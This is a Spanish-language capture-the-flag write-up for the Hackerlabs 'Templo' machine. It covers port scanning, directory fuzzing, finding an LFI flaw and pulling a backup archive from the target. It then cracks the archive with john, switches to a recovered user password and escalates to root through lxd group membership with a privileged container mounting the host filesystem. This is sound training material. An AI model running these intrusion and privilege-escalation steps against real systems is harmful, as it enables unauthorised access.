


Hackerlabs - Templo WRITEUP

RECONOCIMIENTO - EXPLOTACION

Realizamos un escaneo de puertos abiertos en la maquina victima:

```
sudo nmap -sS -sCV -p- -v -n -Pn 10.10.10.143 -oN scan.txt
Not shown: 65535 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.6p1 Ubuntu 3ubuntu13.4 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_   256 bc:8f:97:fa:60:eb:ed:b2:8c:3b:c0:65:3b:48:69:f1 (ECDSA)
|_   256 f9:b0:9b:20:8f:3a:7b:33:e7:95:a5:43:e7:9b:c6:59 (ED25519)
80/tcp    open  http      Apache httpd 2.4.58 ((Ubuntu))
|_ http-title: RODGAR
|_ http-server-header: Apache/2.4.58 (Ubuntu)
|_ http-methods:
|_   Supported Methods: OPTIONS HEAD GET POST
|_ http-favicon: Unknown favicon MD5: 05D61F668472F7306C1A096A3A4EC1BD
MAC Address: 08:00:27:BD:2E:30 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

La maquina victima tiene 2 puertos abiertos: SSH y HTTP. Como no disponemos de credenciales para conectarnos por SSH comenzaremos a investigar el puerto 80:





Como no vemos nada en la pagina index vamos a realizar un fuzzing de directorios:

```
gobuster dir -u http://10.10.10.143 -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt -x
html,php,xml,txt,jpg,png,pdf,md
```


```
Starting gobuster in directory enumeration mode

/.php                (Status: 403) [Size: 277]
/index.html          (Status: 200) [Size: 20869]
/images              (Status: 301) [Size: 313] [→ http://10.10.10.143/images/]
/.html               (Status: 403) [Size: 277]
/css                  (Status: 301) [Size: 310] [→ http://10.10.10.143/css/]
/js                   (Status: 301) [Size: 309] [→ http://10.10.10.143/js/]
/wow                  (Status: 301) [Size: 310] [→ http://10.10.10.143/wow/]
/fonts                (Status: 301) [Size: 312] [→ http://10.10.10.143/fonts/]
/.html               (Status: 403) [Size: 277]
/.php                 (Status: 403) [Size: 277]
/server-status        (Status: 403) [Size: 277]
```

Encontramos el directorio "wow", vamos a investigar a ver que hay en su interior



Como no existe el directorio /opt vamos a intetar usar el nombre que se menciona en la web como busqueda de un nuevo directorio:



Tenemos una pagina donde podemos subir archivos o incluirlos

Vamos a intentar incluir un archivo "scan.txt" para saber que pasa:



```
$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

Archivo a incluir:

http://10.10.10.4/scan.txt

Incluir

No se detecta nada en los logs pero si nos fijamos en la url extraña de la web podemos ver que puede ser vulnerable a LFI:



Podemos ver los usuarios que contiene el archivo "/etc/passwd". Descubrimos el nombre del usuario rodgar.

Como no conseguimos acceder por fuerza bruta por SSH vamos a intentar usar wrappers con LFI para saber el codigo fuente:


```
www-data@TheHackersLabs-Templo:/opt/.XXX$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.10.4 - - [24/Sep/2024 20:41:41] "GET /backup.zip HTTP/1.1" 200 -

$ wget http://10.10.10.143:8000/backup.zip
--2024-09-24 16:41:42-- http://10.10.10.143:8000/backup.zip
Connecting to 10.10.10.143:8000 ... connected.
HTTP request sent, awaiting response... 200 OK
Length: 378 [application/zip]
Saving to: 'backup.zip'

backup.zip                                100%[=====]
2024-09-24 16:41:42 (1.04 MB/s) - 'backup.zip' saved [378/378]

$ unzip backup.zip
Archive: backup.zip
  creating: backup/
[backup.zip] backup/Rodgar.txt password:
password incorrect--reenter:
password incorrect--reenter:
```

Nos pide contraseña para descomprimir, lo que haremos es extraer el hash del archivo zip en el archivo hash.txt con "zip2john" y realizaremos un ataque de fuerza bruta para descifrar la contraseña:

```
zip2john backup.zip > hash.txt

$ zip2john backup.zip > hash.txt
ver 1.0 backup.zip/backup/ is not encrypted, or store
ver 1.0 efh 5455 efh 7875 backup.zip/backup/Rodgar.tx

john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt

$ john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
batman (backup.zip/backup/Rodgar.txt)
```

La contraseña para descomprimir el archivo es "batman", vamos a ver el contenido

```
$ unzip backup.zip
Archive: backup.zip
[backup.zip] backup/Rodgar.txt password:
extracting: backup/Rodgar.txt

(kali@kali)-[~/Downloads]
$ cat backup/Rodgar.txt
6rK5f6iqF;o|8dmla859/_
```

Vemos una posible contraseña, vamos a probar a iniciar sesion con rodgar:

```
www-data@TheHackersLabs-Templo:/opt/.XXX$ su rodgar
Password:
rodgar@TheHackersLabs-Templo:/opt/.XXX$ whoami
rodgar
```

El usuario "rodgar" rodgar pertenece al group "lxd" por lo que podemos crear un docker en el directorio raiz de la maquina para escalar los privilegios a root. Para eso haremos lo siguiente:

- 1. Nos descargamos la imagen del contenedor en nuestra maquina y la ejecutamos:

```
git clone https://github.com/saghul/lxd-alpine-builder.git
cd cd lxd-alpine-builder
sudo ./build-alpine

(kali@kali)-[~/Downloads/lxd-alpine-builder]
$ ls
alpine-v3.13-x86_64-20210218_0139.tar.gz  alpine-v3.20-x86_64-20240924_1728.tar.gz
```

- 2. Se crean dos archivos "tar.gz", pasamos el mas reciente a nuestra maquina victima y importamos la imagen:

```
lxc image import alpine-v3.20-x86_64-20240924_1728.tar.gz --alias alpine

rodgar@TheHackersLabs-Templo:/tmp/nuevo$ lxc image import alpine-v3.20-x86_64-20240924_1728.tar.gz --alias alpine
Image imported with fingerprint: 0622ab1f59e2adfb4cccd7a9c6cc7a40df085cb5b3c933f3729430e2c6147e08
```

Para listar las imagenes creadas:

```
lxc image list
```

```
rodgar@TheHackersLabs-Templo:/tmp/nuevo$ lxc image list
+-----+-----+-----+-----+-----+-----+-----+-----+
| ALIAS | FINGERPRINT | PUBLIC | DESCRIPTION | ARCHITECTURE | TYPE | SIZE | UPLOAD DATE |
+-----+-----+-----+-----+-----+-----+-----+-----+
| alpine | 0622ab1f59e2 | no | alpine v3.20 (20240924_17:28) | x86_64 | CONTAINER | 3.68MiB | Sep 24, 2024 at 9:30pm (UTC) |
+-----+-----+-----+-----+-----+-----+-----+-----+
```

- 3. Creamos un pool de almacenamiento para almacenar el contenido del docker "de tipo dir" llamado "default" y vemos si se ha creado el espacio de almacenamiento

```
lxc storage create default dir
lxc storage list
```

```
rodgar@TheHackersLabs-Templo:/tmp/nuevo$ lxc storage create default dir
Storage pool default created
rodgar@TheHackersLabs-Templo:/tmp/nuevo$ lxc storage list
+-----+-----+-----+-----+-----+-----+-----+-----+
| NAME | DRIVER | SOURCE | DESCRIPTION | USED BY | STATE |
+-----+-----+-----+-----+-----+-----+-----+-----+
| default | dir | /var/snap/lxd/common/lxd/storage-pools/default | | 0 | CREATED |
+-----+-----+-----+-----+-----+-----+-----+-----+
```

- 4. Iniciamos el contenedor dandole el nombre "hax" en el pool de almacenamiento que hemos creado antes y que se inicie con privilegios de root

```
lxc init alpine hax -s default -c security.privileged=true
rodgar@TheHackersLabs-Templo:/tmp/nuevo$ lxc init alpine hax -s default -c security.privileged=true
Creating hax

The instance you are starting doesn't have any network attached to it.
To create a new network, use: lxc network create
To attach a network to an instance, use: lxc network attach
```

- 5. Montamos el directorio raiz de la maquina victima en el contenedor que hemos creado para que el contenedor tenga acceso a todos los archivos de la maquina victima:

```
lxc config device add hax mydevice disk source=/ path=/mnt/root recursive=true
rodgar@TheHackersLabs-Templo:/tmp/nuevo$ lxc config device add hax mydevice disk source=/ path=/mnt/root recursive=true
Device mydevice added to hax
```

- 6. Iniciamos el contenedor y ejecutamos una bash para que se ejecute como root en el interior del docker:

```
rodgar@TheHackersLabs-Templo:/tmp/nuevo$ lxc start hax
rodgar@TheHackersLabs-Templo:/tmp/nuevo$ lxc exec hax /bin/sh
~ # whoami
root
```

Hemos conseguido escalar a root